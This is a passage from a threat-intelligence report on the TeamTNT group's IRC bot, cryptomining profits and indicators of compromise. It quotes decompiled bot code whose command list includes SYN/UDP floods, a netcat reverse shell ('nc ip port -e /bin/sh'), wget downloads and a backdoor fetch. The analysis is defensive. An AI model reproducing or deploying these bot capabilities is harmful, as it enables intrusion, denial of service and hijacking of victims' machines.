
TeamTNT also has its own IRC bot in its attacks. Based on the nonstripped information left by the compiler as well as the bot's functions, we can surmise that the initial version of the IRC bot used by the group is based on Kaiten.



```
LOAD:0000000000400000 ; Source File : 'cacheinfo.o'
LOAD:0000000000400000 ; Source File : 'crtstuff.c'
LOAD:0000000000400000 ; Source File : 'kaiten.c'
LOAD:0000000000400000 ; Source File : 'libc-start.o'
```

Figure 29. The nonstripped kaiten.c compile information indicating that the initial version of TeamTNT's IRC bot is based on Kaiten


As the source code is publicly available on GitHub, it is no surprise that malicious actors are already using this software.



```
__int64 __fastcall help(int a1, __int64 a2)
{
    Send(
      a1,
      (unsigned int)"MSG ",
      chan,
      (unsigned int)" :TSUNAMI <target> <secs>                            = Special packeter that wont be blocked by most firewalls\n",
      a2,
      v3);
    sleep(2LL);
    Send(
      a1,
      (unsigned int)"MSG ",
      chan,
      (unsigned int)" :PAN <target> <port> <secs>                         = An advanced syn flooder that will kill most network drivers\n'
      a2,
      v4);
    sleep(2LL);
    Send(
      a1,
      (unsigned int)"MSG first :UDP <target> <port> <secs>                         = A udp flooder\n",
```

Figure 30. TeamTNT's IRC bot decompiled

Later versions of the bot are based on an evolved Kaiten variant called Ziggy StarTux, which introduces new commands and a simple transposition cipher to encrypt "confidential" strings such as the server address.




```
*       IRC <command>                = Sends this command to the server     *
*       SH <command>                 = Executes a command                   *
*       BASH <command>               = Run a bash command                   *
*       ISH <command>                = Interactive SH (via privmsg)         *
*       SHD <command>                = Daemonize command                    *
*       UPDATE <http://server/bot>   = Update this bot                      *
*       HACKPKG <http://server/bin>  = Install binary (no dependencies)     *
*       RSHELL <ip port>             = Equates to nohup nc ip port          *
*       SYSINFO                      = Get system information               *
* Remember, all these commands must be prefixed by a ! and the nickname that *
* you want the command to be sent to (can include wildcards). There are no   *
* spaces in between the ! and the nickname, and there are no spaces before   *
* the !                                                                      *
*                                                                            *
*                               - contem on efnet                            *
******************************************************************************/
```

Figure 31. A snippet of the Ziggy StarTux source code with new commands added

It is likely that the introduction of a new version of the bot was a result of the group's looking to expand the functionalities of the base version.


As if to stamp its mark on the tool, TeamTNT started to place its own signatures on the IRC bot, in addition to its modifications.



```
00000000005DA2                 mov     eax, [rbp+var_4]
00000000005DA5                 lea     rcx, botversion ; "TeamTNT_goes_wild"
00000000005DAC                 lea     rsi, aNoticeSTntboti ; "NOTICE %s :TNTbotinger. \n"
00000000005DB3                 mov     edi, eax
00000000005DB5                 mov     eax, 0
00000000005DBA                 call    Send
00000000005DBF                 mov     edi, 1          ; seconds
00000000005DC4                 call    sleep
```

Figure 32. A version of TeamTNT's IRC bot that includes a custom signature

The group also implemented its own commands, which are used to download the source and compile the delivery scheme on a victim machine.



```
Send(sock,"NOTICE %s :IRC <command>                                        = Sends this command to the server\n",sender); sleep(1);
Send(sock,"NOTICE %s :SH <command>                                         = Executes a command\n",sender); sleep(1);
Send(sock,"NOTICE %s :ISH <command>                                        = SH, interactive, sends to channel\n",sender); sleep(1);
Send(sock,"NOTICE %s :SHD <command>                                        = Executes a psuedo-daemonized command\n",sender); sleep(1);
Send(sock,"NOTICE %s :GETBB <tftp server>                                  = Get a proper busybox\n",sender); sleep(1);

    Send(sock,"NOTICE %s :INSTALL  <http server/file_name>                     = Download & install a binary to /var/bin \n",sender); sleep(1);
    Send(sock,"NOTICE %s :BASH <cmd>                                           = Execute commands using bash. \n",sender); sleep(1);
    Send(sock,"NOTICE %s :BINUPDATE <http:server/package>                      = Update a binary in /var/bin via wget \n",sender); sleep(1);
    Send(sock,"NOTICE %s :SCAN <nmap options>                                  = Call the nmap wrapper script and scan with your opts. \n",sender); sleep(1);
Send(sock,"NOTICE %s :RSHELL <server> <port>                               = Equates to nohup nc ip port -e /bin/sh\n",sender); sleep(1);
Send(sock,"NOTICE %s :LOCKUP <http:server>                                 = Kill telnet, d/l aes backdoor from <server>, run that instead.\n",sender); sleep(1);
Send(sock,"NOTICE %s :GETSSH <http:server/dropbearmulti>                   = D/l, install, configure and start dropbear on port 30022.\n",sender); sleep(1);
exit(0);
```

Figure 33. New commands added by TeamTNT to its IRC bot





Figure 34. TeamTNT's IRC bot deployment

Impact of Cryptocurrency Mining Activities

Cryptocurrencies have changed how malware monetization works. One example of this is the use of cryptocurrencies for ransomware payments, which lends transactions both anonymity and the potential for easy laundering.[27] Another type of cryptocurrency monetization is cryptocurrency mining, which, although not malicious by itself, is often brought upon unsuspecting users by malicious actors.

Most devices often do not provide enough computational power for effective cryptocurrency mining. Thus, to compensate for this lack, malicious actors often either target more powerful and efficient devices or simply use a sizeable botnet in a quantity-over-quality scenario. In any case, cryptocurrency mining demands plenty in terms of hardware, electricity, and other associated resources. One of the frequent targets of cryptocurrency mining attacks is Linux systems with open and unsecure services and APIs, such as container engines that provide benefits to organizations in the development and environmental stability of deployed applications.

With the global market capitalization of cryptocurrencies at US$1.63 trillion at the time of this writing (June 2021),[28] cryptocurrency mining is a lucrative opportunity for monetization. During our investigation of TeamTNT, we found several wallet IDs connected to the same cryptocurrency pool, gulf[.]moneroocean[.]stream. Using the pool statistics of the wallets, we discovered that the group had mined more than 17.86 Monero coins. Because of the high volatility of the exchange rate over time, we could only estimate the US dollar value to range from US$1,100 to US$3,800 within the time frame from March 2020 to March 2021.[29]



1.84 GH/s	46.67 MH/s	25.35%	934643	1484	30125
World XMR Hashrate	Pool Hashrate	Current XMR Block Effort	Blocks Found	Accounts Connected	Payments Made

Recent 89X8a5RqKMGLubB19DwVVqPxgF27C8hqpbtWMqNorpsDSu6Qw5uu4iJF8WwoLt2VQGRgALfjEqpq61awRTaBwpciDatbCNB

0.002825
0.003600 XMR Pending

1.319031
XMR Paid

13 Workers

10.53 KH/s
Your Pay Hashrate

39,872,302
Shares (Hashes: 183,267,504,286.56,995)

0.0045 XMR (€0.59)
9.43 KH/s Per Day

0	348.3 H/s
cdh1	69.66 H/s
gcudgx2-DGX-Station	4.5 KH/s
instance-5wtcty9q	2.47 H/s
ip-172-17-36-54	624.84 H/s
ip-172-30-10-177	50.4 H/s
ip-172-30-10-94	206.81 H/s
ip-172-31-10-7	205.35 H/s
ip-172-31-29-217	29.71 H/s
ReDiS	2.23 KH/s
VM-0-8-centos	57.59 H/s
VM-0-9-ubuntu	34.06 H/s
x	910.36 H/s

Figure 35. An example of TeamTNT's active mining pool usage from infected nodes

While 17.86 Monero coins might not look high, the real cost of mining such an amount might paint a different picture. To estimate the corresponding cost, we did an experiment using a 3.0-gigahertz, 6-core Intel i5-8500B Coffee Lake CPU with 8 gigabytes of RAM, which is not a high-end platform and has no GPU that can enhance cryptocurrency mining. Our model hardware was able to produce 1,000 hashes per second on average over a 24-hour period. This performance is above average compared to the number of hashes per second from infected nodes shown in Figure 35.

Our hardware was able to mine 0.0005 Monero coins within 24 hours. To mine 17.86 Monero coins, we would need approximately 35,600 infected devices with the same specifications mining for 24 hours. If we assume that the power consumption of the CPU is 100 watts, then the electrical energy needed for that would be 85.44 megawatt-hours (MWh). If we use a conversion of 1 MWh equaling US$140, we would get an electricity bill of US$11,961.60 — not even taking into account the damage caused by operating at 100% load.

If we have to pay the electricity bill for the mining activities, we would lose over US$9,000 in our model case. It should be noted that the real amount will be different as there are many variables to consider. For instance, the price of electricity varies by geographic location, and not every machine has the same performance or power efficiency. Still, the losses for users who have their machines used for mining activities will be considerable.

Conclusion

Malware monetization remains a strong motivator for malicious actors. With organizations focusing on cloud technologies amid the Covid-19 pandemic, it is not surprising to see malicious actor groups shifting their operations to the cloud as it becomes an increasingly lucrative target. Cryptocurrency mining remains popular as a monetization method because of its stealth and heavy automation, allowing malicious actors to deploy their malware with relative ease. The availability of open-source software like Diamorphine also provides malicious actor groups with additional tools for their arsenal.

TeamTNT itself has been shifting its focus to cloud technologies. In its recent campaigns, the group has been actively searching for cloud credentials, exploiting server misconfigurations, and competing in the cryptocurrency mining sphere. Given what we have seen from the group in a relatively short time, we can expect TeamTNT to continuously evolve its tools and techniques.

Recommendations

We have been seeing an increasing focus on cloud-based attacks and campaigns among groups such as TeamTNT, which are looking to take advantage of organizations shifting to cloud services. Organizations should therefore be especially vigilant with their cloud implementations, paying heed to the shared responsibility model, in which the CSPs are responsible for securing the infrastructure while the organizations are responsible for handling the cloud assets, such as data, applications, and configurations.[30]

We recommend that security personnel and IT administrators implement best practices such as the following to minimize the chance of a successful attack from a cloud-focused group like TeamTNT:

- Apply the principle of least privilege, in which users are granted access only to the parts of the system they need, to reduce the attack surface and help contain damage even in the event of a successful attack.[31]
- For organizations that have SSH enabled, implement private keys authentication on the client side to enhance access control security.
- Update systems and devices regularly to reduce the probability that vulnerabilities are exploited.[32]

Cloud-focused security solutions such as the Trend Micro Cloud One™ security services platform[33] helps protect cloud-native systems by providing protection for continuous-integration and continuous-delivery (CI/CD) pipelines and applications. The platform includes:

- Workload Security: runtime protection for workloads
- Container Security: automated container image and registry scanning
- File Storage Security: security for cloud files and object storage services
- Network Security: cloud network layer for intrusion prevention system (IPS) security
- Application Security: security for serverless functions, APIs, and applications
- Conformity: real-time security for cloud infrastructure — secure, optimize, comply

Appendix

MITRE ATT&CK Tactics and Techniques

Reconnaissance	Resource development	Initial access	Execution	Persistence
Active scanning	Compromise accounts	Exploit public-facing application	Command and scripting interpreter	Account manipulation
Gather victim host information	Compromise infrastructure	Valid accounts	Inter-process communication	Boot or logon autostart execution
Gather victim network information	Establish accounts	Trusted relationship	Native API	Compromise client software binary
			Scheduled task/job	Implant container image
			Shared modules	
			Software deployment tools	
			System services	

Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement
Exploitation for privilege escalation	Deobfuscate/ Decode files or information	Steal application access token	Account discovery	Exploitation of remote services
	Impair defenses	Unsecured credentials	Cloud infrastructure discovery	Lateral tool transfer
	Rootkit		File and directory discovery	Use alternate authentication material
			Network service scanning	
			Process discovery	
			Remote system discovery	
			System service discovery	

Collection	Command and control	Exfiltration	Impact
Archive collected data	Application layer protocol	Automated exfiltration	Endpoint denial of service
Automated collection	Ingress tool transfer	Exfiltration over C&C channel	Resource hijacking
Data from local system	Multistage channels	Exfiltration over web service	Service stop
Data from configuration repository			System shutdown/ reboot
			Data manipulation

Indicators of Compromise

Scripts

SHA-256	Detection/Version
4a632a65c253c616b1b7e9ca8e30e1b47f41d763d340f72c97652b26c8b26741	Trojan.SH.CVE20207961.SM/16.699.00
d579b34d0bc04b656f3c318de96180c84f9ff56eec6722fefb9599a7da353bd5	Trojan.SH.CVE20207961.SM/16.699.00
0d7912e62bc663c9ba6bff21ae809e458b227e3ceec0abac105d20d5dc533a22	TROJ_FRS.VSNTE621/16.699.00
28ac05c81f3a2d972da21ffa3f1ec107c56733f43b19d6c436dd3a541a2c07e2	Backdoor.Linux.MALXMR. USNELA821/16.699.00
584c6efed8bbce5f2c52a52099aafb723268df799f4d464bf5582a9ee83165c1	TROJ_FRS.VSNTE621/16.699.00
61e94f41187a3ce31fd8ac0ae3798aaa0e8984e8ff76debe623e41fecf8d7a12	TROJ_FRS.VSNTE621/16.699.00
c6810b1edb0a41a40a1f7a73edf5a62e3ce6557a6f3a4e6f6b51fd2dd9870403	Trojan.SH.CVE20207961.SM/16.699.00
225389181bfc9082e30657047e487e31547fdb85aec8a023382dddc2ccc38935	TROJ_FRS.VSNTE621/16.699.00
49b185d1a03124fd5f664fe908fe833d932124344216535b822a044e9d115234	TROJ_FRS.VSNTE621/16.699.00
f194d5901d64811c72a2cf3a035b7c36ea36d444ea6291f64138d1e88929349d	TROJ_FRS.VSNTE621/16.699.00
b1f38b8648351bb7c743eed838658ea38975db40358c2af62d4e36905555a332	TROJ_FRS.VSNTE621/16.699.00
62f0de028793fe6914d327ee1f9414612b31bd3e0d1ec88c9aa5e43d4402c431	TROJ_FRS.VSNTE621/16.699.00
d9c46904d5bb808f2f0c28e819a31703f5155c4df66c4c4669f5d9e81f25dc66	Trojan.SH.MALXMR.UWEKQ/16.699.00
9db6c8135863b1af9d34a17d81e3de8fad54be254f2c4713f7664030cf662bfb	Backdoor.Linux.MALXMR. USNELA921/16.699.00
fece70a9f33c2ed77a5833dba5b7188d5ec00a30fb00e43983e6939cac87fb99	TROJ_FRS.VSNTE621/16.699.00
778258b85f26608c55433dbda534ee1f04b19236076a7d0b8c2a951968164bda	TROJ_FRS.VSNTE621/16.699.00
254a46da47feb70d833c5337fd1ec411e8c90d3815b1d94ed767eb9fd65a9b8f	TROJ_FRS.VSNTE621/16.699.00
a322dc6af6fed1326b04ec966e66b68dd8ef22374edd286569710afc65ccc741	Backdoor.Linux.MALXMR. USNELA821/16.699.00
251530954ac0204ad00b550a9613c73917fb6f803e67ee67839ab8bc5a554f8c	Trojan.SH.CVE20207961.SM/16.699.00

SHA-256	Detection/Version
c30e36992120e5e6349a9a559b6f2cb7c5d6c4b4141c3ad0adeb3c18bd3b6140	Trojan.SH.CVE20207961.SM/16.699.00
ec92f9a98e2c5449693792aa7fd77d0c7a5a98af13b0595ad3c46da739c44c80	TROJ_FRS.VSNTE621/16.699.00
cd4902df6c7ab8b2dc240e749729daa5d5c5100a9bfd542dcd3fafb0f9b5e115	Trojan.SH.CVE20207961.SM/16.699.00
a1e9cd08073e4af3256b31e4b42f3aa69be40862b3988f964e96228f91236593	TrojanSpy. SH.AWSKEYGRAB.A/16.723.00
50f10902631e804aa637372f91c3d4e8a8dc1835e650e51498c05c63fd749bc9	Backdoor.Linux.MALXMR. USNELA821/16.699.00
e9a58f006e5335d806da5fc772fb2b5dedcd977d6484f462169f7a64a636fb44	TROJ_FRS.VSNTE621/16.699.00
b9631803e448e9f147c7d989f5faf6a2d2bdcc5c55426b73d6dfae95a3b45d2c	Trojan.SH.CVE20207961.SM/16.699.00
881530fb9634cbf5cf12080f5d13e69cb9497c7ea223a4ac29e0d3c81de3053a	TROJ_FRS.VSNTE621/16.699.00
c2dce52e2ddf3559c10917b0af560558c5ec7aa5ac1df83a9bc5b5de76033643	Trojan.Linux.MALXMR. USNELDM21/16.699.00
c047ffcc92f39494285e45a065e9441ae708455bfe13d641d808660a175b9ccc	Trojan.SH.CVE20207961.SM/16.699.00
a5f65241d47abf1ddfe2951cb7895eb3cea45d9d4f574c7fd94e30e12ce7697f	Backdoor.Linux.MALXMR. USNELAB21/16.699.00
30e35e225f23495f92c417337d205056c4fd2f8dd9e958365e84b522c3adc851	TROJ_FRS.VSNTE621/16.699.00
752f181073449404df442a56b067951a8ed5a5419129ca5a416e80c376295b54	Trojan.SH.MALXMR.UWEKT/16.699.00
459190ba0173640594d9b1fa41d5ba610ecea59fd275d3ff378d4cedb044e26d	Trojan.SH.HADGLIDER.A/16.699.00
ed40bce040778e2227c869dac59f54c320944e19f77543954f40019e2f2b0c35	Trojan.SH.YELLOWDYE.A/16.699.00
d708b28231ef70edc707d3cfc1f9ed72aa06a6db15b7903a22b2cdba435e41f7	TROJ_FRS.VSNTE621/16.699.00
de3747a880c4b69ecaa92810f4aac20fe5f6d414d9ced29f1f7ebb82cd0f3945	TROJ_FRS.VSNTE621/16.699.00
4e059d74e599757226f93ea8ddcfb794d4bcda605f0e553fbbef47b8b7c82d2b	TROJ_FRS.VSNTE621/16.699.00
dd3d5d9d9d23ef5c9a7b83e2df25419bc955300e81f80dc1d6add7ff845bfcd2	TROJ_FRS.0NA103E621/16.703.00
849f86a8fd06057eeb1ae388789881516239282dd4cb079b8281f995035874e1	Trojan.Linux.MALXMR. USNELA921/16.699.00
7d791ac65b01008d2be9622095e6020d7a7930b6ce1713de5d713fc3cccfa862	Trojan.SH.HADGLIDER.TSD/16.699.00
7457d7ea13e2f0b42cca551ca0ced7ebc78aee6020a36903ab61b3a3d14f2a77	TROJ_FRS.VSNTE621/16.699.00
641c08dc8d87871bd7034c7f767cc40b779d66e30b142f60d5b162b0d3d49135	TROJ_FRS.VSNW06E21/16.699.00
0f91edb6052c92b218fb7e4729c981608c00b31dfe9154c3d7801bb83ea0dcd8	Trojan.SH.CVE20207961.SM/16.699.00
1c7c3b7ecd8354bd481f795f76be80c42a2031c27b23fb6074316808e8156a78	Trojan.SH.CVE20207961.SM/16.699.00
2f642efdf56b30c1909c44a65ec559e1643858aaea9d5f18926ee208ec6625ed	Coinminer.Linux.MALXMR. PWLL/16.699.00
7270416ff49d679f123f560f135b25afe1754a370b0a4bf99368f1ebbc86cbb1	TROJ_FRS.0NA104E621/16.699.00
96fe63c25e7551a90051431aeddb962f05d82b7dd2940c0e8e1282273ba81e22	Backdoor.Linux.MALXMR. USNELA821/16.699.00
0dc0d5e9d127c8027c0a5ed0ce237ab07d3ef86706d1f8d032bc8f140869c5ea	Trojan.SH.YELLOWDYE.A/16.699.00
58cd6dcaa2eac871fb8dcdb02464d368524f21700ee944c9619269b588cddbdc	Backdoor.Linux.MALXMR. USNELA321/16.699.00

SHA-256	Detection/Version
cf047215b96ea21f0e43c7b2e59b26d10dc1118ab70c532496778929ce004262	Backdoor.Linux.MALXMR. USNELA821/16.699.00
3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701	Trojan.Linux.ZYX.USNELDI21/16.699.00
3d2481edc5fe122bae2fe316d803e131837606e38a7a3158f7cddc7b436dc6c2	TROJ_FRS.VSNW06E21/16.699.00
1946ddf0ade98a69650cdf5c6951d26abbb2ddb5224ea95279e1372a772a0f9c	TROJ_FRS.VSNW06E21/16.699.00
1cf803a8dd2a41c4b976106b0ceb2376f46bafddeafbcef6ff0c312fc78e09da	TROJ_FRS.0NA103E621/16.703.00
5ac76e1edfda445548c35364ba0c3dbb0bcb8a0236c303d2a4e2a94a7073a716	TROJ_FRS.VSNTE621/16.699.00
0a8499cebddd96af4634e85be50e4f64c9d2c7c616677de171df99691239526b	TROJ_FRS.VSNTE621/16.699.00
b60ffcc7153650d6a232b1cb249924b0c6384c27681860eb13b12f4705bc0a05	TROJ_FRS.VSNTE621/16.699.00
5bdd17385b21e658fcc95633ae42fd6801f824a4508d697e3ea139f685e28cfa	TROJ_FRS.VSNTE621/16.699.00

Binaries

SHA-256	Detection/Version
7564cfb87493dd37b8a370f3d735e29d84e950fd19a09daf16886ea6c953c67a	ELF_KAITEN.SM/16.699.00
a0715dc573604f1f6d09df118b72d97080d0a061deafe4dd6ff6a812adb3b77e	ELF_KAITEN.SM/16.699.00
0017641942e91b2191fccfee5f1c8914b335ac323bbfa6153bbedd15da152d8e	ELF_KAITEN.SM/16.699.00
296449d2d4040561a1aa8140e14ac52ce9f1b75dcb09c026af10f833a60e9617	ELF_KAITEN.SM/16.699.00
e8cd937239d6bf43cb34c7947321a197b0d1067f05c3b21508bffa35a953a3c3	Possible_PROCHID.SMLBAT1/16.699.00
3c92573668c7a22adb436d5deeca1c404d3af31b701c76c4b30b7f3ecc253595	ELF_KAITEN.SM/16.699.00
5778929612608f82ecf1c937492a5456251cbdb22a37a7250b3fec324c11c667	ELF_KAITEN.SM/16.699.00
7187b1778928fd7eca5bb14317cc91d021a2c43c07ff193b3e15d07dca738a2c	ELF_KAITEN.SM/16.699.00
8373c0e8abdd962f46d3808fb10589e4961e38cd96d68a4464d1811788a4f2b7	TROJ_FRS.VSNW06E21/16.699.00
e9772b3d6c30f2c25d1e012ca04af9adc87ea4cba2fa904015718ba2ae91ab74	ELF_KAITEN.SM/16.699.00
3aba116c93521c626e1bcb3be37cd150c5e9b6107fa04f9161f90dc892853d10	TROJ_FRS.0NA104E621/16.699.00
da573b1d8eec8b4c87b85279192980e306ffed4c1147afc649598671a2e42250	ELF_KAITEN.SM/16.699.00
82ddbe87036acba611c4cc1e6fb00f107b691a22e1e03da0a86d662ea56ea18f	ELF_KAITEN.SM/16.699.00
3cb401fdba1a0e74389ac9998005805f1d3e8ed70018d282f5885410d48725e1	HackTool.Linux.Traitor.A/16.703.00
900b17ae0081052fb63a7d74232048cfbc2716cdedbe0ab14cf64b7d387d4329	TROJ_FRS.VSNTE621/16.699.00
bd94b5629f71845314b3df4f1bfa9b17e0b0292d82d33c467d3bd6e52c5f3f4b	Coinminer.Linux.MALXMR. SMDSL64/16.699.00
07377cac8687a4cde6e29bc00314c265c7ad71a6919de91f689b58efe07770b0	ELF_KAITEN.SM/16.699.00
3876b58d12e27361bdfebd6efc5423d79b6676ca3b9d800f87098e95c3422e84	ELF_KAITEN.SM/16.699.00
b494ca3b7bae2ab9a5197b81e928baae5b8eac77dfdc7fe1223fee8f27024772	TROJ_GEN.R002C0CDO21/16.699.00
efdf041abcb93f97a3b46624d18d1c8153711f939298c46a4a48388e7ec1bd1e	TROJ_FRS.VSNTE621/16.699.00
73dec430b98ade79485f76d405c7a9b325df7492b4f97985499a46701553e34a	TROJ_GEN.R002C0DDO21/16.699.00

SHA-256	Detection/Version
4b23e9649cf2eb3325238347efa63072952b699fc3cd91742e33392c772e483f	ELF_KAITEN.SM/16.699.00
d5063df016a6af531ed4e6dd222ff4dbbb5b3b0c9075ad642e94adde8e481cbe	Trojan.Linux.BTCWARE. USELVD621/16.699.00
66ea36c2513e60ae75834f2a58505839a65cfc17b551879932aa13df444582c8	ELF_KAITEN.SM/16.699.00
f4aa408b815aaa179bf2bf3fb4536b65e4e036586274ab4ebacaf1975cf78c01	TROJ_FRS.VSNTE621/16.699.00
2c24ff738b998ead33f514f0a63f95a106fa220cdb084d7402e889b037362e16	TROJ_FRS.0NA103E621/16.699.00
f4ff89b7994bda48548c58f6be117a547c3b38a91b62f4986c9377e6b37bef83	ELF_KAITEN.SM/16.699.00
a2e4d8328201988b131655e7db3827a1bdd355b3aef32562cdcec70a076abb1e	ELF_KAITEN.SM/16.699.00
ba974b31c7e6715b83e9468f72fd5927d560fe80dbcba8c4466bb8ce5b93601d	TROJ_FRS.0NA103E621/16.699.00
ce5cd41711e74f11d8c01380194d9bb542da08733c81c317ec51089137330e0c	TROJ_FRS.0NA103E621/16.699.00
45aabbda369956ff04ba4e6bf345cbaa072d49dd4b90c35c7be8c0c96a115733	PUA.Linux.HawkEye.A/16.703.00
456041c34e7a992e76320121b7a6b5a47f12b1ed069e1de735543f5b2a1f1a68	TROJ_FRS.VSNTE621/16.699.00
0cdad862a1a695fe9cbf35592f92111e31ac848881fcd1deaa3c6ecd7c241ad7	Backdoor.Linux.TSUNAMI. USELVDF21/16.699.00
5bb45f372fb4df6a9c6a5460fa1845f5e96af53aa41939eb251cbe989a5cac6c	Possible_PROCHID.SMLBAT1/16.699.00
c8d9e57e13b04eb96d7c431681c0be6ff2a8f6d7ead8e22d7a3cb9b4c6bd29a6	ELF_KAITEN.SM/16.699.00
88585888c4dd2450cc885fc8b75b555ea6f924c78581d5eeae5b54b4b6951ac5	ELF_KAITEN.SM/16.699.00
b39c5d868deb2e37254830f475b644223123049e2ca08db1db3ff229943b901a	ELF_KAITEN.SM/16.699.00
c15355bd9508d143d326eed5a041c0ff188ac017f3db6390d139591359f50fc2	ELF_KAITEN.SM/16.699.00
3aae4a2bf41aedaa3b12a2a97398fa89a9818b4bec433c20b4e724505277af83	HackTool.Linux. BreakOutTheBox.A/16.703.00
